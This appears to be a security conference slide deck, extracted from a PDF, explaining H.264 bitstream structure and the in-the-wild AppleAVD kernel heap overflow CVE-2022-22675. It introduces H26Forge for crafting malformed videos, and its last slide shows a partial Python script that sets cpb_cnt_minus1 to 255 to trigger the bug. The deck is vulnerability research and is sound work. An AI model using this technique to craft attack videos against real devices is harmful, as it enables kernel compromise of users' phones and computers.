
CVE-2022-22675: AppleAVD  
H.264 vulnerability exploited in the  
wild!  
Build upon existing RCA to  
get a heap overflow

# H.264/AVC Basics



# H.264 or the Advanced Video Codec (AVC)


- Standardized in 2003 by the ITU & the Moving Picture Experts Group (MPEG).
- Has two names: H.264 and AVC. We default to H.264 for simplicity.
- Over 800 pages describing **video decoding**
- **H.264 is supported on practically all modern devices**



<https://www.itu.int/rec/T-REC-H.264>

# MP4 to H.264

```
ffmpeg -i input.mp4 -vcodec copy -an \
-bsf:v h264_mp4toannexb output.264
```



# Identifying H.264 Structure



Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

# Identifying H.264 Structure

Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

# Identifying H.264 Structure

Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

Start Codes: [00 00 00 01] or [00 00 01]

# Identifying H.264 Structure



Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

# Identifying H.264 Structure



Output.264

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	0001419A
216C4197	2EBO		

Network Abstraction Layer Units  
(NALUs)

# Identifying H.264 Structure

Output.264

Start Codes

00000001 6764000BACD9424DF884

00000001 68EBECB22C

000001 65888400197F32C800010

6090682C557

00000001 419A216C41972EB0

NALU:  
Network  
Abstraction  
Layer Unit

# Identifying H.264 Structure

Output.264

Start Codes

00000001 6764000BACD9424DF884

00000001 68EBECB22C

000001 65888400197F32C800010

6090682C557

00000001 419A216C41972EBO

NALU:

Network  
Abstraction  
Layer Unit

## NALU Headers

# Identifying H.264 Structure

Output.264

Start Codes

00000001 67 64000BACD9424DF884

00000001 68 EBECB22C

000001 65 888400197F32C800010

6090682C557

00000001 41 9A216C41972EB0

NALU:

Network  
Abstraction  
Layer Unit

NALU  
Header

NALU Headers specify a NALU type

# Identifying H.264 Structure

Output.264

67 64000BACD9424DF884

NALU:

Network  
Abstraction  
Layer Unit

68 EBECB22C

NALU  
Header

65 888400197F32C8000106090682C557

41 9A216C41972EB0

NALU Headers specify a NALU type

# Identifying H.264 Structure

Output.264

- 7**: Sequence Parameter Set (SPS)
- 8**: Picture Parameter Set (PPS)
- 5**: Instantaneous Decoder (IDR) Refresh Slice
- 1**: Non-IDR slice

NALU:  
Network  
Abstraction  
Layer Unit

NALU  
Header

**Parameter Sets (7,8):** Set up the Decoder  
**Slices (5,1):** Compressed video frames

# Identifying H.264 Structure

Output.264

6764000BACD9424DF884

NALU:

68EBECB22C

Network  
Abstraction

65888400197F32C8000106090682C557

Layer Unit

419A216C41972EB0

NALU  
Header

# Identifying H.264 Structure

Output.264

6764000BACD9424DF884

68EBECB22C

65888400197F32C8000106090682C557

419A216C41972EB0

NALU:

Network  
Abstraction

Layer Unit

NALU  
Header

The rest of the NALU contains  
Syntax Elements

# Syntax Elements – Language of H.264

## Syntax Elements

## Picture Parameter Set (PPS): 68EBECCB22C

### 7.3.2.2 Picture parameter set RBSP syntax

	C	Descriptor
pic_parameter_set_rbsp( ) {		
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
<b>num_slice_groups_minus1</b>	1	ue(v)
if( num_slice_groups_minus1 > 0 ) {		
slice_group_map_type	1	ue(v)
if( slice_group_map_type == 0 )		
for( iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++ )		



NALU  
Network  
Abstraction  
Layer Unit  
NALU  
Header

# Syntax Elements – Language of H.264

## Syntax Elements

## Semantics

PPS: 68EBECB22C

7.3.2.2 Picture parameter set RBSP syntax

	C	Descriptor
pic_parameter_set_rbsp()	1	ue(v)
pic_parameter_set_id	1	ue(v)
seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
<b>num_slice_groups_minus1</b>	1	ue(v)
if( num_slice_groups_minus1 > 0 ) {	1	
slice_group_map_type	1	ue(v)
if( slice_group_map_type == 0 )	1	
for( iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++ )	1	

**bottom\_field\_pic\_order\_in\_frame\_present\_flag** equal to 1 specifies that the syntax elements `delta_pic_order_cnt_bottom` (when `pic_order_cnt_type` is equal to 0) or `delta_pic_order_cnt[ 1 ]` (when `pic_order_cnt_type` is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. **bottom\_field\_pic\_order\_in\_frame\_present\_flag** equal to 0 specifies that the syntax elements `delta_pic_order_cnt_bottom` and `delta_pic_order_cnt[ 1 ]` are not present in the slice headers.

**num\_slice\_groups\_minus1** plus 1 specifies the number of slice groups for a picture. When `num_slice_groups_minus1` is equal to 0, all slices of the picture belong to the same slice group. The allowed range of `num_slice_groups_minus1` is specified in Annex A.

**slice\_group\_map\_type** specifies how the mapping of slice group map units to slice groups is coded. The value of `slice_group_map_type` shall be in the range of 0 to 6, inclusive.

`slice_group_map_type` equal to 0 specifies interleaved slice groups.

`slice_group_map_type` equal to 1 specifies a dispersed slice group mapping.

`slice_group_map_type` equal to 2 specifies one or more "foreground" slice groups and a "leftover" slice group.

The allowed range of `num_slice_groups_minus1` is specified in Annex A.

# Syntax Elements – Language of H.264

## Syntax Elements

## Semantics

PPS: 68EBECB22C

7.3.2.2 Picture parameter set RBSP syntax

C	Descriptor
1	ue(v)
1	ue(v)
1	u(1)
1	u(1)
1	ue(v)
1	ue(v)

**bottom\_field\_pic\_order\_in\_frame\_present\_flag** equal to 1 specifies that the syntax elements `delta_pic_order_cnt_bottom` (when `pic_order_cnt_type` is equal to 0) or `delta_pic_order_cnt[1]` (when `pic_order_cnt_type` is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. **bottom\_field\_pic\_order\_in\_frame\_present\_flag** equal to 0 specifies that the syntax elements `delta_pic_order_cnt_bottom` and `delta_pic_order_cnt[1]` are not present in the slice headers.

**num\_slice\_groups\_minus1** plus 1 specifies the number of slice groups for a picture. When `num_slice_groups_minus1` is equal to 0, all slices of the picture belong to the same slice group. The allowed range of `num_slice_groups_minus1` is specified in Annex A.

**slice\_group\_map\_type** specifies how the mapping of slice group map units to slice groups is coded. The value of `slice_group_map_type` shall be in the range of 0 to 6, inclusive.

`slice_group_map_type` equal to 0 specifies interleaved slice groups.

`slice_group_map_type` equal to 1 specifies a dispersed slice group mapping.

`slice_group_map_type` equal to 2 specifies one or more "foreground" slice groups and a "leftover" slice group.

The allowed range of `num_slice_groups_minus1` is specified in Annex A.

# Syntax Elements – Language of H.264

## Syntax Elements

## Semantics

PPS: 68EBECB22C

7.3.2.2 Picture parameter set RBSP syntax

C	Descriptor
1	ue(v)
1	ue(v)
1	u(1)
1	u(1)
1	ue(v)
1	ue(v)

**bottom\_field\_pic\_order\_in\_frame\_present\_flag** equal to 1 specifies that the syntax elements **delta\_pic\_order\_cnt\_bottom** (when **pic\_order\_cnt\_type** is equal to 0) or **delta\_pic\_order\_cnt[1]** (when **pic\_order\_cnt\_type** is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. **bottom\_field\_pic\_order\_in\_frame\_present\_flag** equal to 0 specifies that the syntax elements **delta\_pic\_order\_cnt\_bottom** and **delta\_pic\_order\_cnt[1]** are not present in the slice headers.

**num\_slice\_groups\_minus1** plus 1 specifies the number of slice groups for a picture. When **num\_slice\_groups\_minus1** is equal to 0, all slices of the picture belong to the same slice group. The allowed range of **num\_slice\_groups\_minus1** is specified in Annex A.

**slice\_group\_map\_type** specifies how the mapping of slice group map units to slice groups is coded. The value of **slice\_group\_map\_type** shall be in the range of 0 to 6 inclusive.

**num\_slice\_groups\_minus1 = ue(v)**

**if num\_slice\_groups\_minus1 > 0 {**

**slice\_group\_map\_type = ue(v)**

...

ps.

ip mapping.

"und" slice groups and a "leftover" slice group.

# Bitstream representation is fragile – Bit flips lead to unpredictable changes



000325A0	D6FC231C	069CD9C6	B641D3DD	67120FCF
000325B0	B4B41165	5B8517A4	279C44F7	A06F8AB8
000325C0	3FEE2F80	903F0646	34	355DE8
000325D0	78158654	CB166F69	61D08AB3	57EC65AC
000325E0	BEE25056	889D24DB	DFB39B52	20CB5A98

# Bitstream representation is fragile – Bit flips lead to unpredictable changes



000325A0	D6FC231C	069CD9C6	B641D3DD	67120FCF
000325B0	B4B41165	5B8517A4	279C44F7	A06F8AB8
000325C0	3FEE2F80	903F0646	35	355DE8
000325D0	78158654	CB166F69	61D08AB3	57EC65AC
000325E0	BEE25056	889D24DB	DFB39B52	20CB5A98

# Want: Generate syntactically correct but semantically non-compliant videos

Syntactically correct:  
bitstream correctly read

seq_parameter_set_id	1	ue(v)
entropy_coding_mode_flag	1	u(1)
bottom_field_pic_order_in_frame_present_flag	1	u(1)
num_slice_groups_minus1	1	ue(v)
if( num_slice_groups_minus1 > 0 ) {		
slice_group_map_type	1	ue(v)
if( slice_group_map_type == 0 )		
for( iGroup = 0; iGroup <= num_slice_groups_minus1; iGroup++ )		
run_length_minus1[ iGroup ]	1	ue(v)
else if( slice_group_map_type == 2 )		

bottom\_field\_pic\_order\_in\_frame\_present\_flag equal to 1 specifies that the syntax elements delta\_pic\_order\_cnt\_bottom (when pic\_order\_cnt\_type is equal to 0) or delta\_pic\_order\_cnt[ 1 ] (when pic\_order\_cnt\_type is equal to 1), which are related to picture order counts for the bottom field of a coded frame, are present in the slice headers for coded frames as specified in clause 7.3.3. bottom\_field\_pic\_order\_in\_frame\_present\_flag equal to 0 specifies that the syntax elements delta\_pic\_order\_cnt\_bottom and delta\_pic\_order\_cnt[ 1 ] are not present in the slice headers.

Semantically non-compliant:  
syntax elements are out-of-  
bounds

Syntax Elements

Semantics

# Previously Identified Codec Security Vulnerabilities

## Bypassing Remotely Exploited

Cinema time!

### Abstract

Media parsing is known as one of the weakest components in mobile devices. It has several security requirements, such as attack surface minimization, constrained execution, and memory safety. There are two different reasons. First, instead of running in user space, media parsing is often implemented in kernel space. Second, recent anonymous reports have shown that there are many vulnerabilities in the media decoding subsystem internals, analysis of vulnerabilities in media parsing.

### Resources

Slides: [hexacon2022\\_AppleAVD.pdf](#)

### Speakers



Nikita Tarakanov

### Bio

Nikita Tarakanov is a security researcher. He has worked at Positive Technologies corporation and now works at Kaspersky Lab especially for OSINT research. He participated in several Hack2Own contests and published a few papers. He is interested in reverse engineering and their exploitation, as well as automation.



littlelailo  
@littlelailo

In the last couple weeks @b1n4r1b01 & I looked into the ITW bug in H264 parsing that got fixed in 15.4.1. We managed to create a file that creates the failure log on a patched Mac, but it doesn't crash an iPhone: [github.com/b1n4r1b01/n-darwin](https://github.com/b1n4r1b01/n-darwin)

1/3

```
VTDecoderXPCService
kernel
kernel
kernel
VTDecoderXPCService
VTDecoderXPCService
kernel
VTDecoderXPCService
kernel
```

## CVE-2022-22675: AppleAVD Overflow in AVC\_RBSP::parseHRD

Natalie Silvanovich

12:01 PM · May 2, 2022

serviceHeader ret\_pic\_list\_modification

00 PM CDT

Project Member

# CVE-2022-22675: AppleAVD Heap Overflow

- In-the-wild AppleAVD.kext H.264 kernel vulnerability
- Patched in macOS 12.3.1 and iOS 15.4.1
- HRD Parameter parsing has a missing bounds check for `cpb_cnt_minus1`
- `cpb_cnt_minus1` is used a loop-bound to write values into an array

CVE-2022-22675: AppleAVD Overflow in AVC\_RBSP::parseHRD

Natalie Silvanovich

## The Basics

**Disclosure or Patch Date:** March 31, 2022

**Product:** Apple iOS, MacOS

**Advisory:**

```
hrd_parameters() {  
    cpb_cnt_minus1  
    bit_rate_scale  
    cpb_size_scale  
    for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {  
        bit_rate_value_minus1[ SchedSelIdx ]  
        cpb_size_value_minus1[ SchedSelIdx ]  
        cbr_flag[ SchedSelIdx ]  
    }  
}
```

`cpb_cnt_minus1` plus 1 specifies the number of alternative CIs. `cpb_cnt_minus1` shall be in the range of 0 to 31, inclusive. When low, it shall be equal to 0. When `cpb_cnt_minus1` is not present, it shall be inferred as 1.

# Expectation

Set  
cpb\_cnt\_minus1  
to max possible value  
and get a crash

# Reality



**littlelailo** @littlelailo · May 17, 2022

The thing that I was wondering about is how the MP4 file was generated and if that program is open source somewhere, because I'm currently manually editing NALs and then packaging them using ffmpeg, but that only gives so much control and I would love to have more of that...



**Natalie Silvanovich**

@natashenka

OMG, I wish this existed. **forged the file bit by bit** and it was terrible. One trick I use is to build ffmpeg with symbols and break where the feature you are trying to trigger is (for example reading HRD).

12:52 AM · May 17, 2022



**Natalie Silvanovich** @natashenka · May 17, 2022

Then you can dump the bitstream with gdb and search for the corresponding location in the file and edit it. ffprobe is also useful for making sure a PoC is malformed in the way you think it is

Q 1 T 1 L 9 U

<https://twitter.com/natashenka/status/1526440524441194496>

#BHUSA @BlackHatEvents

# Challenges of working with encoded videos

- Variable bit-length bitstream representation
- Dependent syntax elements

Doing this by hand

Lack of tooling is


prof

cpb\_cnt\_minus1

```
| hrd_parameters( ) {  
|     cpb_cnt_minus1  
|     bit_rate_scale  
|     cpb_size_scale  
|     for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {  
|         bit_rate_value_minus1[ SchedSelIdx ]  
|         cpb_size_value_minus1[ SchedSelIdx ]  
|         cbr_flag[ SchedSelIdx ]  
|     }  
|     initial_cpb_removal_delay_length_minus1  
|     cpb_removal_delay_length_minus1
```

# Summary of Decoder Attack Surface and H.264 Basics

- Video decoding (including thumbnailing) is done in kernel drivers and dedicated hardware
- H.264 bitstreams are divided into Network Abstraction Layer Units (NALUs)
- Syntax elements have semantics, but those are not always enforced
- Modifying syntax elements is currently a challenging process



# H26Forge



<https://www.wikiartstutorial.com/wp-content/uploads/2019/11/history-steelmaking-forging.jpg>

[https://upload.wikimedia.org/wikipedia/commons/thumb/c/cd/H\\_264\\_%2C\\_MPEG\\_4\\_AVC\\_logo.svg/2560px-H\\_264\\_%2C\\_MPEG\\_4\\_AVC\\_logo.svg.png](https://upload.wikimedia.org/wikipedia/commons/thumb/c/cd/H_264_%2C_MPEG_4_AVC_logo.svg/2560px-H_264_%2C_MPEG_4_AVC_logo.svg.png)

# Programmatically edit H.264 syntax elements with Python scripts

```
def hrd_parameters( ):
    cpb_cnt_minus1 = 255
    bit_rate_scale = 1000
    cpb_size_scale = 1000
    bit_rate_value_minus1 = [ 0 ] * cpb_cnt_minus1
    cpb_size_value_minus1 = [ 0 ] * cpb_cnt_minus1
    cbr_flag = [ False ] * cpb_cnt_minus1


    for( SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++ ) {
        bit_rate_value_minus1[ SchedSelIdx ] = bit_rate_scale
        cpb_size_value_minus1[ SchedSelIdx ] = cpb_size_scale
        if( SchedSelIdx == cpb_cnt_minus1 - 1 ) {
            cbr_flag[ SchedSelIdx ] = True
        }
    }

    # Set `cpb_cnt_minus1` to large value
    cpb_cnt_minus1 = 255
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["cpb_cnt_minus1"] = cpb_cnt_minus1

    # Set dependent syntax elements to incrementing values
    decoded_syntax["spses"][0]["vui_parameters"]["vcl_hrd_parameters"]["bit_rate_value_minus1"] = [ i for i in range(cpb_cnt_minus1+1) ]
